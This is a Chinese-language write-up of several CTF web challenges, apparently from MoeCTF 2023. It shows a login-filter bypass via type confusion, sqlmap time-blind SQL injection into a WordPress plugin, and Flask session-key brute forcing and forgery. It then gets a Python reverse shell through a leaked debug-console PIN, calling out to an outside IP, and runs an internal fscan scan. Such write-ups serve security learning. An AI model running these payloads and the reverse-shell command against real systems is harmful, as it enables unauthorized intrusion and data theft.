{"params": "VjJ4b2MxTXdNVmhVV0d4WFltMTRjRmxzVm1GTlJtUnpWR3R3VDJFe WVEQlZiVEV3WVZaWmVXVkVSbFJXTW5kNldWWmtUMU5HU25WalIzQk9UV3hKZVZkV VNYaFZiVVpXVDFoQ1ZHSlhhR2hWYm5CSFpERnNkR0pGZEZCVlZEQTU="}

将它解码以后(base64五次,源码里有展示编码方式)得到

```
{"username":"admin","password":"admin"}
```

先试着发包看看 回显为

HTTP/1.0 403 Forbidden

Server: BaseHTTP/0.6 Python/3.11.4
Date: Sat, 30 Sep 2023 05:45:48 GMT

然后联系到源码中, 找到了过滤条件

```
if params.get("username") == "admin":
    self.send_response(403)
    self.end_headers()
    self.wfile.write(b"YOU CANNOT LOGIN AS ADMIN!")
    print("admin")
    return
if params.get("username") == params.get("password"):
    self.send_response(403)
    self.end_headers()
    self.wfile.write(b"YOU CANNOT LOGIN WITH SAME USERNAME AND
PASSWORD!")
    print("same")
    return
```

username 的值不能为 admin , password 不能和 username 相同 , 这里想到或许可以去引号的方式绕过 , 即以下格式构造

```
{"username":"admin","password":admin}
```

然后直接这样编码后提交,就引发了异常

```
HTTP/1.0 500 Internal Server Error
Server: BaseHTTP/0.6 Python/3.11.4
Date: Sat, 30 Sep 2023 05:54:36 GMT

500 Internal Server Error
```

然后就是猜出来了,看到一个看不懂的代码

eval(int.to_bytes(0x636d616f686e69656e61697563206e6965756e636961 65756e6320696175636e206975616e6363616361766573206164^86518458013

```
5579482274876127438299056313738856472877761433138957482179403665
7729487047095090696384065814967726980153,160,"big",signed=True).
decode().translate({ord(c):None for c in "\x00"})) # what is it?
```

写了一大串,应该是对代码中的十六进制数进行异或运算,然后将结果返回表示整数的字节数组,并删除其中的空字符,然后就不懂了,但是看到了 signed=True 就想到了1,然后就想着用1去登录构造,然后base64编码五次

```
{"username":"1","password":1}
```

提交之后就出结果了

出去旅游的心海

一开始没啥思路,然后就是看源码,也没找到什么,然后想着看看这个站 有啥

然后这个文章引起注意(数据库三个字)

写了个有趣的功能!

Leave a Comment / By Kokomi / July 13, 2023

心海的博客虽然有日志可以记录访问,但是心海想做一个小插件,把来访者的访问特征全都保存到我的数据库里,用于统计! 😌

很简单呀~我记得好像可以用页面脚本把浏览器还有系统的信息获取过来,然后保存一下就好啦!

不过说起来简单,做起来还要花一番心思,你们就拭目以待吧,哼哼



并且旁边有个

来访者小登记

IP地址: 115.231.49.31

国家: China

城市: Hangzhou

User Agent: Mozilla/5.0 (Windows

NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/117.0.0.0

Safari/537.36

平台: Win32

操作系统语言: zh-CN

访问时间: 2023-09-30 06:46:15

记到小本本里了~

然后就尝试找这个文件,因为这一般属于博客的插件什么的,结果源码里 没显示

蛮看看网络里的东西,看看是否会请求这个文件,然后找到了一个

logger.php,访问http://101.42.178.83:7770/wordpress/wp-content/plugins/visitor-logging/logger.php就看到了源码(/wp-content/plugins说明果然是插件)

```
<?php
/*
Plugin Name: Visitor auto recorder
Description: Automatically record visitor's identification, stil
l in development, do not use in industry environment!
Author: KoKoMi</pre>
```

```
Still in development! :)
*/
// 不许偷看!这些代码我还在调试呢!
highlight file( FILE );
// 加载数据库配置,暂时用硬编码绝对路径
require_once('/var/www/html/wordpress/' . 'wp-config.php');
$db user = DB USER; // 数据库用户名
$db password = DB PASSWORD; // 数据库密码
$db name = DB NAME; // 数据库名称
$db_host = DB_HOST; // 数据库主机
// 我记得可以用wp提供的global $wpdb来操作数据库,等旅游回来再研究一
下
// 这些是临时的代码
$ip = $ POST['ip'];
$user_agent = $_POST['user_agent'];
$time = stripslashes($ POST['time']);
$mysqli = new mysqli($db_host, $db_user, $db_password, $db_name)
;
// 检查连接是否成功
if ($mysqli->connect errno) {
   echo '数据库连接失败:'. $mysqli->connect_error;
   exit();
}
$query = "INSERT INTO visitor records (ip, user agent, time) VAL
UES ('$ip', '$user_agent', $time)";
```

```
// 执行插入
$result = mysqli_query($mysqli, $query);

// 检查插入是否成功
if ($result) {
    echo '数据插入成功';
} else {
    echo '数据插入失败: '. mysqli_error($mysqli);
}

// 关闭数据库连接
mysqli_close($mysqli);

//gpt真好用
```

源码显示接收三个post参数 ip 、 user_agent 、 time 那这种一看就是可以用sqlmap的,蛮跑下 先发个包看看

```
ip=1&user_agent=2&time=3
```

然后回显

```
//gpt真好用
```

数据插入失败: Incorrect datetime value: '3' for column 'time' at row 1

那应该是time存在注入了,把这个包文保存下来然后注入了

```
python sqlmap.py -r "1.txt"
```

或者直接指定字段

ok注进去了,可以看到是时间盲注

接下来就是爆库爆表然后读数据了

```
python sqlmap.py -r "1.txt" --dbs
```

```
[09:38:18] [INFO] the back-end DBMS is MySQL web server operating system: Linux Ubuntu 22.04 (jammy) web application technology: Apache 2.4.52 back-end DBMS: MySQL >= 5.6 [09:38:18] [INFO] fetching database names [09:38:18] [INFO] retrieved: 'information_schema' [09:38:18] [INFO] retrieved: 'performance_schema' [09:38:18] [INFO] retrieved: 'wordpress' available databases [3]:
[*] information_schema
[*] performance_schema
[*] wordpress
```

```
python sqlmap.py -r "1.txt" -D wordpress --tables
```

```
Database: wordpress
[16 tables]
  secret of kokomi
  visitor records
  wp commentmeta
  wp comments
  wp e events
  wp_links
  wp_options
  wp_postmeta
  wp_posts
  wp_snippets
  wp_term_relationships
  wp_term_taxonomy
  wp_termmeta
  wp_terms
  wp_usermeta
  wp_users
```

```
python sqlmap.py -r "1.txt" -D wordpress -T secret_of_kokomi --
dump
```

moeworld

ok 是渗透题

题目目标是:

本题你将扮演**红队**的身份,以该外网ip入手,并进行内网渗透,最终获取到完整的flag

题目环境: http://47.115.201.35:8000/

在本次公共环境中渗透测试中,希望你**不要做与获取flag无关的行为,不要删除或篡改flag,不要破坏题目环境,不要泄露题目环境! **

注册时请不要使用你常用的密码,本环境密码在后台以明文形式存储

hint.zip 密码请在拿到外网靶机后访问根目录下的**readme**,完成条件后获取

环境出现问题,请第一时间联系出题人**xlccccc**

对题目有疑问, 也可随时询问出题人

然后目标网站是这样

Login
username:
password:
разолога.
Sign in
Change your Paceword 2
<u>Change your Password ?</u>
No account?
No account ?

登录进去是这样

Hello, lan1oc! Leave your message. Write your message here Private Submit admin 2023-08-01 19:22:07

最后再写一下路由和数据库处理的函数就完成啦!! 身为web手的我为了保护好服务器,写代码的时候十分谨慎,一定不会让有心人有可乘之机! delete

应该是要伪造session吧,明说了 使用强且随机的字符串作为session的密钥。
app.secret_key = "This-random-secretKey-you-can't-get" +

app.secret key = "This-random-secretKey-you-can't-get" + os.urandom(2).hex()

os.urandom(2).hex() 先抓包看看cookie,解码后是这样

记录一下搭建留言板的过程

首先确定好web框架,笔者选择使用简单的flask框架。 然后使用强且随机的字符串作为session的密钥。

```
{"power":"guest","user":"lan1oc"}.e�ÐTw.�¼" ³]Ü4ùîVÞ#V̯��Pcw
```

权限是 guest , 那肯定是要改成 admin , 然后就是要爆破 secret_key , 由 os.urandom(2).hex()可知是个四位的随机数, 那就简单爆破一下, 先生成字典

然后就需要用到一个工具Flask-Unsign

```
flask-unsign --unsign --cookie
"eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6ImxhbjFvYyJ9.ZRkGQA.X6JdhdAb2sl
YD29UzNAd4vYgYTQ" --wordlist dict.txt
```

```
D:\.ctf工具\Flask-Unsign-master>flask-unsign --unsign --cookie "eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6ImxhbjFvYyJ9.ZRkGQA.X6Jd
hdAb2s1YD29UzNAd4vYgYTQ" --wordlist dict.txt
[*] Session decodes to: {'power': 'guest', 'user': 'lanloc'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 235136 attemptsKey-you-can'
"This-random-secretKey-you-can't-get1551"
```

得到密钥之后就用flask-session-cookie-manager来伪造session 先测试密钥看看对不对(就是解密以下coockie)

```
python flask_session_cookie_manager3.py decode -s This-random-
secretKey-you-can't-get1551 -c
eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6ImxhbjFvYyJ9.ZRkGQA.X6JdhdAb2slY
D29UzNAd4vYgYTQ
```

D:\.ctf工具\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py decode -s This-random-secretKeyyou-can't-get1551 -c eyJwb3dlci16Imd1ZXN0IiwidXNlci16ImxhbjFvYyJ9.ZRkGQA.X6JdhdAb2s1YD29UzNAd4vYgYTQ {'power': 'guest', 'user': 'lanloc'}

然后就是伪造session了

```
python flask_session_cookie_manager3.py encode -s 'This-random-
secretKey-you-can't-get1551' -t "{'power': 'admin', 'user':
'lan1oc'}"
```

D:\.ctf工具\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py encode -s 'This-random-secretKe -you-can't-get1551' -t "{'power': 'admin', 'user': 'lanloc'}" eyJwb3dlciI6ImFkbWluIiwidXNlciI6ImxhbjFvYyJ9.ZRkOdw._sMxsmbf5kWTvTZZDaX2foo_I3g

然后就是替换cookie登录,就会发现多了个留言泄露了console的pin

admin

2023-08-02 09:43:45

今天测试留言板的时候发现我的调试模式给出的pin码一直是138-429-604不变,真是奇怪呢不过这个泄露了貌似很危险,别人就可以进我的console执行任意python代码了!一定不能泄露出去!!!!

delete

然后扫目录扫了下,得到console页面的url

```
[15:51:59] Starting:

[16:02:30] 200 - 1KB - /change

[16:03:26] 200 - 2KB - /console

[16:04:15] 200 - 68B - /delete
```

然后就是反弹shell了,也可以用一个网站来生成命令<u>反弹shell命令生成器</u>因为是python的console,所以找python代码类型的

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(("124.220.81.169",404));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")
```

然后shell就弹过来了多多多

```
[root@VM-4-16-centos ~]# nc -nvlp 404
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::404
Ncat: Listening on 0.0.0.0:404
Ncat: Connection from 47.115.201.35.
Ncat: Connection from 47.115.201.35:53366.
$ whoami
whoami
ctf
$ [
```

然后在根目录找到一个flag文件,但是读取后发现只有一半

```
$ cat /flag
cat /flag
Oh! You discovered the secret of my blog.
But I divided the flag into three sections, hahaha.
This is the first part of the flag
moectf{Information-leakage-Is-dangerous!
```

然后联想到题目要求那到外网靶机shell要看readme 得到

\$ cat readme

cat readme

恭喜你通过外网渗透拿下了本台服务器的权限

接下来,你需要尝试内网渗透,本服务器的/app/tools目录下内置了fscan

你需要了解它的基本用法,然后扫描内网的ip段

如果你进行了正确的操作,会得到类似下面的结果

10.1.11.11:22 open

10.1.23.21:8080 open

10.1.23.23:9000 open

将你得到的若干个端口号从小到大排序并以 - 分割,这一串即为hint.zip压缩包的密码(本例中,密码为: 22-8080-9000)

注意:请忽略掉xx.xx.xx.1,例如扫出三个ip 192.168.0.1 192.168.0.2 192.168.0.3 ,请忽略掉有关192.168.0.1的所有结果!此为出题人服务器上的其它正常服务

对密码有疑问随时咨询出题人\$

好家伙,还要内网渗透了@,那就先看看内网ip

hostname -i

ctf@1bccd974ce24:/app/tools\$ hostname -i

hostname -i

172.20.0.4 172.21.0.3

先扫了172.20.0.4

```
/ _ \ ___
/ /_V__/ _|/ _| '_/ _` |/ _| |/ /
/ /_\\___\_ \ (_| | | (_| | (_| <
\__/ |__/\_| \_,|\_|\\
                  fscan version: 1.8.2
start infoscan
(icmp) Target 172.20.0.1 is alive
(icmp) Target 172.20.0.2
                         is alive
(icmp) Target 172.20.0.3 is alive
(icmp) Target 172.20.0.4 is alive
[*] LiveTop 172.20.0.0/16 段存活数量为: 4
[*] LiveTop 172.20.0.0/24 段存活数量为: 4
[*] Icmp alive hosts len is: 4
172.20.0.1:21 open
172.20.0.2:6379 open
172.20.0.3:3306 open
172.20.0.1:3306 open
172.20.0.1:80 open
172.20.0.2:22 open
```

结果为

172.20.0.4:8080 open 172.20.0.1:22 open

```
172.20.0.1:21 open
172.20.0.2:6379 open
172.20.0.3:3306 open
172.20.0.1:3306 open
172.20.0.1:80 open
172.20.0.2:22 open
172.20.0.4:8080 open
172.20.0.1:22 open
172.20.0.1:7777 open
[*] alive ports len is: 10
```

./fscan -h 172.21.0.3/16



start infoscan

(icmp) Target 172.21.0.1 is alive (icmp) Target 172.21.0.3 is alive

已完成 9/10 [-] ssh 172.20.0.1:22 admin admin123!@# ssh: handshake failed: ssh: unable to authenticate, atte

[*] LiveTop 172.21.0.0/16 段存活数量为: 2 [*] LiveTop 172.21.0.0/24 段存活数量为: 2

[*] Icmp alive hosts len is: 2

172.21.0.1:21 open

172.21.0.1:7777 open

172.21.0.1:22 open

172.21.0.3:8080 open

172.21.0.1:8000 open

172.21.0.1:3306 open

172.21.0.1:80 open

172.21.0.1:888 open

因为readme中说了,忽略 *.*.*.1 的所有结果,所以这个扫描应该没什么用,主要看 172.20.0.4 的结果,然后从大到小排列,密码为

22-3306-6379-8080

成功解压hint压缩包,然后将它改成txt后缀就能看到其中内容

当你看到此部分,证明你正确的进行了fscan的操作得到了正确的结果可以看到,在本内网下还有另外两台服务器

其中一台开启了22(ssh)和6379(redis)端口

另一台开启了3306(mysql)端口

还有一台正是你访问到的留言板服务

接下来,你可能需要搭建代理,从而使你的本机能直接访问到内网的服务器此处可了解`nps`和`frp`,同样在/app/tools已内置了相应文件

连接代理,推荐`proxychains`

对于mysql服务器,你需要找到其账号密码并成功连接,在数据库中找到flag2

对于redis服务器,你可以学习其相关的渗透技巧,从而获取到redis的权限, 并进一步寻找其getshell的方式,最终得到flag3

看来flag是三段的,还有两段要找 ==